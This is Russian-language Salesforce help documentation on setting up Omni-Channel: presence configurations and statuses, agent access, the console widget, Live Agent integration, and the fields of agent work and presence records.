Мультиканал доступен в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Основные сведения

Данные параметры настраивают основные функции, доступные агентам при выполнении входа в мультиканал.

Параметр	Выполняемые функции
Имя конфигурации присутствия	Данный параметр определяет имя конфигурации присутствия. Данное имя или его версия автоматически добавляется в поле «Имя разработчика».
Имя разработчика	Данный параметр определяет API-имя конфигурации.
Загрузка	Данный параметр определяет максимальную производительность для работы. Размер рабочего элемента, указанный в конфигурации маршрутизации, использует производительность агента.

Параметр	Выполняемые функции
Автоматическое принятие запросов	Данный параметр позволяет автоматически принимать рабочие назначения, доставленные агенту. Данные рабочие элементы открываются в рабочем пространстве агента автоматически, поэтому они не должны приниматься агентом вручную посредством виджета нижнего колонтитула «Мультиканал». Данный параметр не может использоваться при включении параметра «Разрешить агентам отклонение запросов».
Разрешить агентам отклонение запросов	Данный параметр позволяет агентам отклонять входящие рабочие элементы. Агенты не могут отклонять запросы при включении параметра «Автоматическое принятие запросов».
Обновить статус при отклонении	Данный параметр позволяет автоматически заменять статус агента указанным статусом при отклонении рабочего элемента агентом. Данный параметр доступен только после включения параметра «Разрешить агентам отклонение запросов».
Разрешить агентам выбрать отклонение запросов	Позволяет агентам выбрать причину отклонения рабочих назначений. Данный параметр доступен только после включения параметра «Разрешить агентам отклонение запросов».
Обновлять статус «Отошел» при истечении срока действия активной доставки	Автоматически меняет статус агента, когда истекает срок действия активной доставки. Этот параметр доступен только при включенном истечении срока действия активной доставки.
Звуковое уведомление о получении запроса включено	Проигрывает звуковое уведомление в виджете агента при получении запроса на работу.
Звуковое уведомление об отключении включено	Проигрывает звуковое уведомление в виджете агента, если агент утрачивает связь с мультиканалом.

Причины отклонения назначения

Эти параметры появляются, когда установлены флажки Разрешить агентам отклонять запросы и Разрешить агентам выбирать причину отклонения.

Параметр	Выполняемые функции
Доступные причины отклонения	Описывает причины отклонения, которые могут быть назначены конфигурации.

Параметр	Выполняемые функции
Выбранные причины отклонения	Описывает причины отклонения, назначенные конфигурации.

Назначить пользователей

Чтобы предоставить соответствующим пользователям доступ к функциям мультиканала, назначьте им нужную конфигурацию. Позже конфигурации могут быть также назначены профили. При назначении конфигурации на уровнях профиля и пользователя конфигурация на уровне пользователя переопределяет конфигурацию, назначенную профилю пользователя.

Внимание: Одновременно пользователю может быть назначена только одна конфигурация присутствия. При назначении пользователю второй конфигурации присутствия система удаляет пользователя из первой конфигурации присутствия без предупреждения. Убедитесь, что понимаете, какая конфигурация присутствия должна быть назначена каждому пользователю!

Например, пользователю «A» назначается конфигурация присутствия «A». Затем пользователю «A», которому уже назначена другая конфигурация присутствия, случайно назначается новая конфигурация присутствия «Б». В данном случае система Salesforce удаляет пользователя «A» из конфигурации присутствия «A» и переназначает пользователя конфигурации присутствия «B» без предупреждения.

Параметр	Выполняемые функции
Доступные пользователи	Данный параметр определяет пользователей, которые могут быть назначены конфигурации.
Выбранные пользователи	Данный параметр определяет пользователей, которые уже назначены конфигурации.

Назначить профили

Чтобы предоставить пользователям, связанным с профилями, доступ к функциям мультиканала, назначьте соответствующие профили нужной конфигурации. При назначении конфигурации на уровнях профиля и пользователя конфигурация на уровне пользователя переопределяет конфигурацию, назначенную профилю пользователя.

Параметр	Выполняемые функции
Доступные профили	Данный параметр определяет профили пользователей, которые могут быть назначены конфигурации.
Выбранные профили	Данный параметр определяет профили пользователей, которые уже назначены конфигурации.

Создание статусов присутствия

Статусы присутствия определяют доступность агента (в сети, отошел, не в сети) для получения входящих рабочих элементов.

Статус присутствия может охватывать как минимум один канал рабочих элементов. Например, создайте статус присутствия «Доступен для веб-поддержки», охватывающий каналы обслуживания для чатов и сообщений эл. почты. При выполнении входа посредством данного статуса присутствия агенты могут получать входящие чаты и сообщения эл. почты. Гениально!

1. В меню «Настройка» введите строку *«Присутствие»* в поле «Быстрый поиск», а затем выберите пункт **«Статусы присутствия»** и нажмите кнопку **«Создать»**.
2. Настройте параметры статуса присутствия.
3. Нажмите кнопку **«Сохранить»**.

Параметры статуса присутствия

Настройте параметры статуса присутствия для определения каналов обслуживания, назначенных разным статусам. Статусы, используемые агентами для входа в мультиканал, определяются доступными типами работы.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Мультиканал доступен в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки мультиканала:

- Настройка приложения

Параметры статуса присутствия

Настройте параметры статуса присутствия для определения каналов обслуживания, назначенных разным статусам. Статусы, используемые агентами для входа в мультиканал, определяются доступными типами работы.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Мультиканал доступен в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Основные сведения

Рекомендуем использовать данные параметры для присвоения имени статусу присутствия.

Параметр	Выполняемые функции
Имя статуса	Данный параметр определяет имя статуса присутствия. Данное имя статуса присутствия или его версия автоматически добавляется в поле «API-имя».
API-имя	Данный параметр определяет API-имя статуса присутствия.

Параметры статуса

Данные параметры определяют доступность агентов при использовании данного статуса.

Параметр	Выполняемые функции
В сети	Данный параметр позволяет агентам, использующим данный статус, получать новые рабочие элементы.
Занят	Данный параметр позволяет агентам, использующим данный статус, отображаться в качестве отсутствующих на рабочем месте и указывает на невозможность получения новых рабочих элементов.

Каналы обслуживания

Назначьте каналы обслуживания статусу присутствия. Агенты, использующие данный статус присутствия для входа, могут получать рабочие элементы из выбранных каналов.

Параметр	Выполняемые функции
Доступные каналы	Данный параметр определяет каналы обслуживания, которые могут быть назначены статусу присутствия.
Выбранные каналы	Данный параметр определяет каналы обслуживания, назначенные статусу присутствия.

Настройка доступа к статусам присутствия

Статусы присутствия определяют доступность агента (в сети, отошел, не в сети) для получения входящих рабочих элементов. После создания состояний присутствия для мультиканала понадобится настроить способы доступа пользователей к нему. Можно настроить доступ с использованием наборов разрешений или с использованием профилей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Мультиканал доступен в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Предоставление пользователям доступа к статусам присутствия посредством наборов полномочий

Предоставьте статусы присутствия агентам, назначенным для определенных наборов полномочий.

Предоставление пользователям доступа к статусам присутствия посредством профилей

Предоставьте статусы присутствия агентам, назначенным определенным профилям.

Предоставление пользователям доступа к статусам присутствия посредством наборов полномочий

Предоставьте статусы присутствия агентам, назначенным для определенных наборов полномочий.

Статусы присутствия определяют доступность агента (в сети, отошел, не в сети) для получения входящих рабочих элементов. Можно предоставлять пользователям доступ к статусам присутствия через наборы полномочий или профили в качестве альтернативы.

1. Введите строку *«Наборы полномочий»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Наборы полномочий»**.
2. Щелкните имя нужного набора полномочий.
3. Щелкните ссылку **«Доступ к статусам присутствия услуги»**.
4. Нажмите кнопку **«Правка»**.
5. Выберите нужные статусы присутствия.

   Агенты, назначенные данному набору полномочий, могут выполнять вход в мультиканал посредством любого доступного им статуса присутствия.
6. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Мультиканал доступен в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки мультиканала:

- Настройка приложения

Для изменения наборов полномочий:

- Управление профилями и наборами полномочий

Предоставление пользователям доступа к статусам присутствия посредством профилей

Предоставьте статусы присутствия агентам, назначенным определенным профилям.

Статусы присутствия определяют доступность агента (в сети, отошел, не в сети) для получения входящих рабочих элементов. Можно предоставлять пользователям доступ к статусам присутствия через профили или наборы полномочий в качестве альтернативы.

1. Введите строку *«Профили»* в поле «Быстрый поиск» в меню «Настройка» и выберите **«Профили»**.
2. Щелкните имя нужного профиля.

   Не рекомендуем щелкать ссылку **«Правка»** напротив имени профиля. В противном случае, раздел страницы, позволяющий включить статусы, будет недоступен.
3. Нажмите кнопку **«Правка»** в разделе «Доступ к статусу присутствия услуги включен».
4. Выберите нужные статусы присутствия.

   Агенты, назначенные данному профилю, могут выполнять вход в мультиканал посредством любого доступного им статуса присутствия.
5. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Мультиканал доступен в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки мультиканала:

- Настройка приложения

Для изменения профилей:

- Управление профилями и наборами полномочий

Добавление виджета «Мультиканал» на консоль Salesforce

После полной настройки мультиканала для организации рекомендуем добавить виджет «Мультиканал» на консоль Salesforce для предоставления агентам возможности получения работы.

Виджет «Мультиканал» отображается в нижнем правом углу консоли Salesforce. Данный виджет позволяет агентам изменять статус присутствия и определять очередность входящих рабочих назначений.

Прим.: Если ваша организация использует Live Agent для управления чатами, вы можете использовать виджет Live Agent или виджет мультиканала для управления чатами, но не оба виджета. Дополнительные сведения об управлении Live Agent см. в разделе «Использование мультиканала в текущей реализации Live Agent».

1. Введите строку «*Приложения*» в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Приложения»**.
2. Щелкните ссылку **«Правка»** напротив нужного приложения консоли Salesforce .
3. Добавьте элемент «Мультиканал» в список выбранных элементов в разделе «Выбрать компоненты консоли».
4. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Мультиканал доступен в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки мультиканала:

- Настройка приложения

Определение доступных сведений о рабочих элементах в виджете «Мультиканал» посредством компактных макетов

Задумывались о настройке сведений, отображаемых агентам при получении нового рабочего элемента в виджете «Мультиканал»? Теперь это возможно! Просто настройте основной компактный макет для объекта данного рабочего элемента.

Определение доступных сведений о рабочих элементах в виджете «Мультиканал» посредством компактных макетов

Задумывались о настройке сведений, отображаемых агентам при получении нового рабочего элемента в виджете «Мультиканал»? Теперь это возможно! Просто настройте основной компактный макет для объекта данного рабочего элемента.

Как правило, запросы на новые рабочие элементы уже отображают некоторые поля по умолчанию. Например, запрос на управление обращением, полученный агентом, по умолчанию содержит поля приоритета, статуса и номера обращения. Компактный макет объекта определяет все доступные поля в виджете мультиканала. При необходимости пользователям может быть доступна дополнительная информация (например, имя ответственного за обращение или тема обращения). Просто измените основной компактный макет, добавив в него поля, которые должны отображаться в виджете.

Совет: Ввиду компактности виджета «Мультиканал», количество отображаемых полей сильно ограничено. Несмотря на техническую возможность добавления 10 полей в компактный макет, виджет мультиканала будет отображать только 4 поля. Рекомендуем выбрать не более 4 наиболее важных полей и добавить их в компактный макет.

1. Определите объект, компактный макет которого должен редактироваться.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Мультиканал доступен в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки мультиканала:

- Настройка приложения

2. В настройках управления объекта, рабочий элемент которого нужно изменить, выберите пункты **«Компактные макеты»** и **«Создать»**.

   Например, чтобы изменить компактный макет для обращений, перейдите в параметры управления объектами для обращений, выберите **«Компактные макеты»** и **«Создать»**.

3. Настройте параметры компактного макета, включая нужные поля. Выбранные поля отображаются в виджете мультиканала при получении запроса агентом.
4. Нажмите кнопку **«Сохранить»**.
5. Замените основной компактный макет новым макетом, нажав кнопки **«Назначение компактного макета»** > **«Редактировать назначение»**.
6. Выберите новый компактный макет из раскрывающегося списка «Основной компактный макет».
7. Нажмите кнопку **«Сохранить»**.

Тестирование внедрения мультиканала

После включения и настройки мультиканала рекомендуем протестировать внедрение для проверки правильности его работы.

Чтобы протестировать внедрение, маршрутизируйте рабочий элемент самому себе посредством консоли Salesforce.

1. Выполните вход на консоль Salesforce.

   Убедитесь, что выполняете вход от имени пользователя, которому доступно использование мультиканала. В целях тестирования функции убедитесь, что являетесь единственным агентом, выполнившим вход в мультиканал.

2. Выберите статус, позволяющий получать входящие рабочие элементы, в виджете «Мультиканал».
3. Выберите запись, соответствующую каналам текущего статуса присутствия, на консоли.

   Например, при выполнении входа со статусом «Доступен для обращений» выберите список открытых обращений на консоли. Статус «Доступен для обращений» указывает на связь с каналом обслуживания для обращений. Таким образом, при наличии данного статуса пользователю не могут назначаться другие рабочие элементы (например, интересы).

4. Установите флажок напротив нужной записи.
5. Щелкните **«Изменить ответственного»**.
   Данное действие инициирует переадресацию на страницу изменения ответственного за обращение.
6. Выберите значение *«Очередь»* в списке «Ответственный».
7. Введите имя очереди, связанной с конфигурацией маршрутизации.

Готово! Уведомление о входящем запросе будет отображено виджетом «Мультиканал» через несколько секунд.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Мультиканал доступен в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки мультиканала:

- Настройка приложения

Использование мультиканала посредством текущего внедрения Live Agent

Вам нравится Live Agent и вы хотите добавить в него мультиканал? Ниже приведены соответствующие изменения для вас и вашей организации (но не для ваших агентов!).

Допустим, организация решает повысить уровень обслуживания клиентов посредством приложения Live Agent в сочетании с мультиканалом. Замечательно! После полной настройки вы заметите, что оба компонента прекрасно взаимодействуют друг с другом.

Приложение Live Agent использует конфигурации Live Agent, которые определяют алгоритмы и параметры, доступные пользователям Live Agent. Аналогично, мультиканал использует конфигурации присутствия, которые определяют алгоритмы и параметры, доступные пользователям мультиканала. Вы можете интегрировать Live Agent в мультиканал для маршрутизации чатов наряду с другими рабочими элементами или даже маршрутизации собственных чатов посредством мультиканала. В таком случае, вне зависимости от способа использования мультиканала с Live Agent, ваши агенты смогут принимать или отклонять запросы чата прямо из виджета мультиканала.

При интеграции Live Agent с мультиканалов ваши пользователи Live Agent станут также пользователями мультиканала, в результате чего потребуется связать ваших агентов с конфигурацией Live Agent и конфигурацией присутствия. При включении мультиканала посредством текущего внедрения Live Agent система Salesforce автоматически выполняет наиболее сложные действия.

Для каждой конфигурации Live Agent, уже имеющейся в вашей организации, Salesforce:

- создает соответствующую конфигурацию присутствия для каждой вашей конфигурации Live Agent;
- устанавливает пропускную способность чата для каждой конфигурации присутствия, равную пропускной способности в соответствующей конфигурации Live Agent;
- назначает ваших агентов чата для новой соответствующей конфигурации присутствия.

В случае включения мультиканала при активном Live Agent без внедрения Salesforce создает служебный канал Live Agent.

Salesforce выполняет все эти действия автоматически, не разрушая бизнес-правила ваших агентов. Агенты могут начать утверждать чаты посредством виджета мультиканала на консоли. Единственным отличием для них будет способ использования виджета мультиканала на консоли для установки статуса и приема уведомлений чата. Также могут измениться параметры статусов, так как статусы присутствия в мультиканале можно настраивать.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Мультиканал доступен в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Приложение Live Agent доступно в версиях: **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно в версиях: **Unlimited** Edition с консолью Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

Сравнение маршрутизации чатов Live Agent и мультиканал

Рассмотрим преимущества и ограничения использования мультиканала для маршрутизации чатов (бета-версия) или сохранения маршрутизации Live Agent.

Сравнение маршрутизации чатов Live Agent и мультиканал

Рассмотрим преимущества и ограничения использования мультиканала для маршрутизации чатов (бета-версия) или сохранения маршрутизации Live Agent.

Сравнение маршрутизации чатов Live Agent и мультиканал

Рассмотрим преимущества и ограничения использования мультиканала для маршрутизации чатов (бета-версия) или сохранения маршрутизации Live Agent.

При использовании мультиканала для маршрутизации чатов (бета-версия) следует учитывать множество факторов. Маршрутизация чатов посредством мультиканала включается при первом включении Live Agent, либо при создании кнопки чата, использующей параметр маршрутизации **Omni**.

Сравним два варианта модели маршрутизации — использование Live Agent и мультиканала.

Маршрутизация посредством Live Agent	**Маршрутизация посредством мультиканала**
Агенты используют виджет «Мультиканал» для выполнения работы.	Агенты используют виджет «Мультиканал» для выполнения работы.
Агенты используют присутствие мультиканала, включая его настраиваемые статусы.	Агенты используют присутствие мультиканала, включая его настраиваемые статусы.
Использование звуковых уведомлений мультиканала в конфигурации присутствия для чатов.	Использование звуковых уведомлений мультиканала в конфигурации присутствия для чатов.
Пропускная способность для агента устанавливается и используется мультиканалом.	Пропускная способность для агента устанавливается и используется мультиканалом.
Чаты перенаправляются к агентам посредством навыков.	Чаты перенаправляются агентам посредством очередей мультиканала.
Определение приоритета чатов посредством функционирования мультиканала или по отношению друг к другу не поддерживается. Неперенаправленные элементы мультиканала всегда перенаправляются в опережение чатов.	Приоритет чатов определяется с использованием мультиканала, а также по отношению друг к другу — посредством очередей.
Для чатов всегда установлен размер 1.	Размер чата настраивается очередью.
Администраторы чата используют панель администратора Live Agent для наблюдения за чатами и помощи агентам.	Администраторы чата используют администратора мультиканала, чтобы отслеживать активность агентов и данные в реальном времени.
Отчеты и данные для чатов отделяются от данных мультиканала.	Данные чата включаются в отчеты по работе агента в дополнение к отчетам Live Agent.
Транскрипт Live Chat создается по окончании чата.	Транскрипт Live Chat создается при запросе чата.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Мультиканал доступен в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Приложение Live Agent доступно в версиях: **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно в версиях: **Unlimited** Edition с консолью Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

Маршрутизация посредством Live Agent	Маршрутизация посредством мультиканала
Макет страницы транскрипта Live Chat можно настроить для завершенных чатов.	Макет страницы транскрипта Live Chat можно настроить для чатов в режиме ожидания, выполнения и для завершенных чатов.
Транскрипты Live Chat не создаются для пропущенных чатов, поэтому пропущенные чаты не включаются в отчеты.	Транскрипты Live Chat создаются для пропущенных чатов, поэтому пропущенные чаты включаются в отчеты.
Агенты связывают записи с транскриптом чата только по окончании чата.	Агенты могут связывать записи с транскриптом чата в ходе чата. Агенты могут выполнить это действие самостоятельно, либо использовать компонент поиска на боковой панели консоли.
Использует методы средств интеграции консоли для Live Agent.	Использует методы средств интеграции консоли для мультиканала.

Однако при использовании мультиканала для маршрутизации чатов применяются некоторые ограничения.

- Передача чата с кнопки, использующей маршрутизацию Live Agent, на кнопку, использующую маршрутизацию посредством мультиканала не поддерживается.
- Использование маршрутизации непосредственно к агенту с чатами, перенаправляемыми посредством мультиканала не поддерживается.
- Использование конференции чата с чатами, перенаправляемыми посредством мультиканала не поддерживается.
- Очереди с несколькими типами объектов могут создавать проблемы при использовании маршрутизации мультиканала для чатов. Рекомендуем создавать очередь для каждого типа объектов (например, «Чаты», «Обращения» и «Интересы») вместо настройки очередей для обработки нескольких типов объектов.
- Для чатов, которые перенаправляются посредством мультиканала, не поддерживаются приватные сообщения администратора и флажки помощи для администратора мультиканала.
- Если агент использует параметр «Передать агенту» для чата, который перенаправляется посредством мультиканала, а получателем является агент с профилем администратора, то транскрипт чата может быть недоступным для агента, инициировавшего передачу, пока получатель не получит запрос на чат. Это происходит потому, что мультиканал изменяет ответственность за транскрипт чата при инициации передачи и до получения чата следующим агентом.

Справочник по мультиканалу

Узнайте, как работает маршрутизация мультиканала и познакомьтесь со справочником по полям записей работы агента и записей присутствия пользователей.

Как работает маршрутизация мультиканала?

Не знаете как использовать модели данных? Хотите получить полное представление о процессе маршрутизации мультиканалом рабочих элементов агентам? Тогда просмотрите данный раздел. Мультиканал позволяет своевременно доставлять рабочие элементы соответствующим агентам, предоставляя сотрудникам службы поддержки возможность эффективного решения проблем клиентов. Но, как работает маршрутизация изнутри? Рассмотрим данный вопрос подробнее.

Поля для записей работы агента

При каждой маршрутизации объекта агенту посредством мультиканала система Salesforce создает запись работы агента для регистрации сведений о рабочем назначении и способе его маршрутизации. Записи работы агента содержат поля, позволяющие отслеживать сведения о текущих назначениях агентов. Рабочий элемент, маршрутизируемый несколько раз, связывается с несколькими записями работы агента.

Поля для записей присутствия пользователя

При каждом изменении статусов присутствия агентов в мультиканале система Salesforce создает запись присутствия пользователя для регистрации всех действий агентов на протяжении времени их входа посредством данного статуса. Записи присутствия пользователя содержат поля, позволяющие отслеживать сведения о доступности агентов.

Как работает маршрутизация мультиканала?

Не знаете как использовать модели данных? Хотите получить полное представление о процессе маршрутизации мультиканалом рабочих элементов агентам? Тогда просмотрите данный раздел. Мультиканал позволяет своевременно доставлять рабочие элементы соответствующим агентам, предоставляя сотрудникам службы поддержки возможность эффективного решения проблем клиентов. Но, как работает маршрутизация изнутри? Рассмотрим данный вопрос подробнее.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Мультиканал доступен в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Мультиканал маршрутизирует работу посредством двух отдельных процессов.

- Во-первых, мультиканал маршрутизирует агенту новый рабочий элемент, назначенный очереди мультиканала. Мультиканал маршрутизирует рабочие элементы по приоритету очереди, которой они назначаются, поэтому сначала агентам доставляются наиболее важные рабочие элементы. Затем маршрутизация элементов выполняется по времени их нахождения в очереди. Сначала агентам доставляются наиболее давние рабочие элементы. (Более подробное описание данного процесса см. ниже.)
- Во-вторых, мультиканал выполняет поиск рабочего элемента, который может быть маршрутизирован агенту при изменении условий его доступности (например, при сбросе статуса «Отошел» или завершении другого рабочего элемента).

Маршрутизация новых рабочих элементов

Созданный рабочий элемент назначается очереди. При связывании данной очереди с конфигурацией маршрутизации данный элемент добавляется в список элементов, ожидающих маршрутизации агентам.

Затем мультиканал определяет доступных агентов, а также текущий объем работы каждого агента. Данная информация поступает из API-объекта UserServicePresence, отслеживающего текущую нагрузку агента для рабочих элементов.

Маршрутизация отложенных рабочих элементов

При добавлении нового рабочего элемента в список отложенных элементов мультиканал определяет возможность его немедленной маршрутизации агенту.

Сначала мы определяем наличие активных агентов со статусом присутствия, связанным с нужным каналом обслуживания. Допустим, организация получает новое обращение, которое назначается очереди мультиканала. Мультиканал определяет наличие канала обслуживания для обращений. Затем мы проверяем активных агентов на наличие статуса, позволяющего им получать новые обращения.

Сценарий	Результат
Агенты недоступны.	При отсутствии активного агента с нужным статусом мы сохраняем рабочий элемент в списке элементов, которые должны быть назначены агенту.
Агенты доступны, но их нагрузка исключает получение новой работы.	При наличии как минимум одного доступного агента мы проверяем нагрузку каждого агента на предмет получения нового рабочего элемента. При отсутствии агентов с нужной нагрузкой мы сохраняем рабочий элемент в списке.
Агенты доступны, а их нагрузка позволяет получение новой работы.	При наличии агентов, которые, во-первых, являются доступными, а во-вторых, имеют неполную нагрузку, мы проверяем агентов на предмет их соответствия рабочему элементу на основе параметров маршрутизации организации. **Если конфигурация маршрутизации использует модель маршрутизации «Наименее активные»**, то мы ищем агента, имеющего наименьший объем работы по сравнению с другими доступными агентами. Затем мы маршрутизируем рабочий элемент данному агенту. **Если конфигурация маршрутизации использует модель маршрутизации «Самые доступные»**, то мы ищем агента, имеющего наибольшее различие между максимальным объемом работы, который может им выполняться, и объемом работы, выполняемым в настоящее время. Затем мы маршрутизируем рабочий элемент данному агенту. **Что происходит при наличии связи между двумя и более агентами?** В данном случае рабочий элемент передается агенту, ожидающему нового рабочего элемента дольше других. Таким образом, данный принцип работы обеспечивает равномерное распределение нагрузки между всеми сотрудниками службы поддержки.

Изменение условий доступности агента

При выполнении входа в мультиканал, завершении рабочего элемента или изменении статуса агента мультиканал проверяет наличие рабочих элементов, которые могут быть приняты данными агентами.

Сценарий	Результат
Агент отошел.	Мы двигаемся дальше без выполнения дополнительных проверок.
Агент доступен, но его нагрузка исключает получение новой работы.	Мы останавливаемся, но имеем преимущество.
Агент доступен, а его нагрузка позволяет получение новой работы.	Мы обращаемся к списку рабочих элементов, ожидающих маршрутизации агенту. Мы проверяем агента на

Сценарий	Результат
	соответствие текущим требованиям — исходя из нагрузки агента, необходимой для обработки объектов, и канала обслуживания, связанного со статусом агента. Например, при назначении активному агенту статуса, позволяющего обрабатывать обращения, мы проверяем список на наличие обращений. Если список содержит рабочие элементы, соответствующие квалификации агента, то маршрутизации подлежит элемент с самым высоким приоритетом. При наличии двух и более элементов с одинаковым приоритетом маршрутизации подлежит наиболее давний элемент.

Перемаршрутизация рабочего элемента

Иногда агент отклоняет рабочий элемент или становится недоступным до начала его обработки. В данном случае рабочий элемент подлежит перемаршрутизации другому соответствующему агенту.

Сначала Salesforce автоматически меняет владельца рабочего элемента на очередь, из которой первоначально был направлен объект. Затем мы попытаемся направить рабочий элемент другому агенту (агенту B), отличному от агента, который отклонил его (агент A). Тем не менее, рабочий элемент может быть повторно маршрутизирован отклонившему его агенту (агент A) при изменении статуса агента A или выполнении как минимум одной попытки маршрутизации рабочего элемента агенту Б. Данные действия будут выполняться до тех пор, пока рабочий элемент не будет передан другому соответствующему агенту.

Таким образом, мультиканал позволяет правильно организовать работу агентов, обслуживание клиентов и обработку рабочих элементов.

Поля для записей работы агента

При каждой маршрутизации объекта агенту посредством мультиканала система Salesforce создает запись работы агента для регистрации сведений о рабочем назначении и способе его маршрутизации. Записи работы агента содержат поля, позволяющие отслеживать сведения о текущих назначениях агентов. Рабочий элемент, маршрутизируемый несколько раз, связывается с несколькими записями работы агента.

Ниже перечислены доступные поля.

Поле	Определение
Дата принятия	Дата и время принятия агентом рабочего элемента.
Активное время	Продолжительность времени активной работы агента над отдельной задачей. Отслеживается время начала выполнения задачи, находящейся в фокусе на консоли агента. Прим.: Это значение недоступно для агентов, использующих маршрутизацию Lightning Omni-Channel.

Поле	Определение
Производительность агента при отклонении	Значение производительности агента, доступное на момент отклонения рабочего элемента.
Код работы агента	Код Salesforce для записи работы агента.
Дата назначения	Дата и время назначения агенту рабочего элемента, а также его доставки в виджет «Мультиканал» агента.
Дата отмены	Дата и время отмены рабочего элемента.
Дата закрытия	Дата и время закрытия агентом вкладки консоли, связанной с рабочим элементом, путем назначения статуса «Закрыто» записи работы агента.
Создано	Имя агента, принявшего рабочий элемент.
Дата создания	Дата создания рабочего элемента.
Дата отклонения	Дата отклонения агентом запроса рабочего элемента.
Причина отклонения	Должна быть указана причина, по которой агент отклонил запрос на выполнение задачи.
Время обработки	Продолжительность времени, в течение которого у агента был открыт рабочий элемент, от времени принятия задачи к исполнению до времени закрытия.
Последнее изменение сделано	Имя пользователя, который последним модифицировал рабочий элемент.
Дата последнего изменения	Дата последнего изменения рабочего элемента.
Код сеанса Live Agent	Идентификатор сеанса, направляемого в чатах Live Agent с Omni-Channel.
Имя	Уникальный создаваемый системой Salesforce номер для записи работы агента.
Процент производительности	Процент производительности, используемый рабочим элементом из общей возможной производительности агента.
Истечение времени активной доставки	Количество секунд, заданное как условие истечения времени активной доставки. Возвращается 0, если условие истечения времени активной доставки не включено.
Дата истечения активной доставки	Дата и время, в которые истекает время активной доставки.
Очередь	Очередь Salesforce, используемая для маршрутизации рабочего элемента.
Дата запроса	Дата и время назначения объекта Salesforce очереди путем создания связанного рабочего элемента.
Канал обслуживания	Канал обслуживания, связанный с рабочим элементом.

Поле	Определение
Скорость ответа	Время (в секундах), прошедшее после создания рабочего элемента («Дата запроса») до его принятия агентом («Дата принятия»).
Статус	Статус записи работы агента. Допустимые значения: • Назначено — элемент назначен агенту, но не открыт. • Открыт — элемент открыт агентом. • Недоступен — элемент был назначен агенту, но агент стал недоступен (отключен или разрыв связи). • Отклонен — элемент был назначен агенту, но агент его явно отклонил. • Отклонен по истечению времени активной доставки — элемент был отклонен, поскольку включен параметр истечения времени активной доставки и срок действия запроса на элемент истек для агента. • Закрыт — элемент закрыт. • Отменен — больше не требуется передача элемента. Например: посетитель чата отменяет запрос на чат, направленный через мультиканал, прежде чем он достиг агента.
Единицы производительности	Количество единиц производительности агента, используемое рабочим элементом из общей возможной производительности агента.
Пользователь	Имя агента, выбранного для маршрутизации рабочего элемента.
Рабочий элемент	Имя рабочего элемента, связанного с записью работы агента (например, «Обращение 123456»).

Поля для записей присутствия пользователя

При каждом изменении статусов присутствия агентов в мультиканале система Salesforce создает запись присутствия пользователя для регистрации всех действий агентов на протяжении времени их входа посредством данного статуса. Записи присутствия пользователя содержат поля, позволяющие отслеживать сведения о доступности агентов.

Ниже перечислены доступные поля. В зависимости от параметров безопасности поля, некоторые поля могут быть скрыты или недоступны для редактирования.

Поле	Определение
Продолжительность максимальной нагрузки	Время (в секундах), затраченное агентом на работу при максимальной нагрузке (в соответствии с конфигурацией присутствия агента).

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Мультиканал доступен в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поле	Определение
Настроенная производительность	Общая производительность агента (в соответствии с конфигурацией присутствия агента).
Создано	Имя агента, определившего статус присутствия в мультиканале.
Дата создания	Дата создания записи присутствия пользователя.
Продолжительность простоя	Время (в секундах), затраченное агентом при отсутствии назначенных рабочих элементов.
Отошел	Данное поле определяет, является ли статус агента статусом «Занят».
